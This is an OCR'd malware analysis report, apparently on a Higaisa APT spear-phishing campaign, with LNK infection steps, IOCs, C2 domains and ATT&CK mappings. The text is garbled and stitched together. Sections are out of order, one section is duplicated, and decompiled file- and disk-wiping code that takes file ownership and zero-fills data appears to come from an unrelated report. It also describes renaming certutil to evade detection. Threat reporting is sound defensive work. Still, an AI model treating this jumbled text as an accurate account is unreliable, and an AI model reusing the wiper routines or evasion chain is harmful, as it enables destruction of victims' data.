
Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
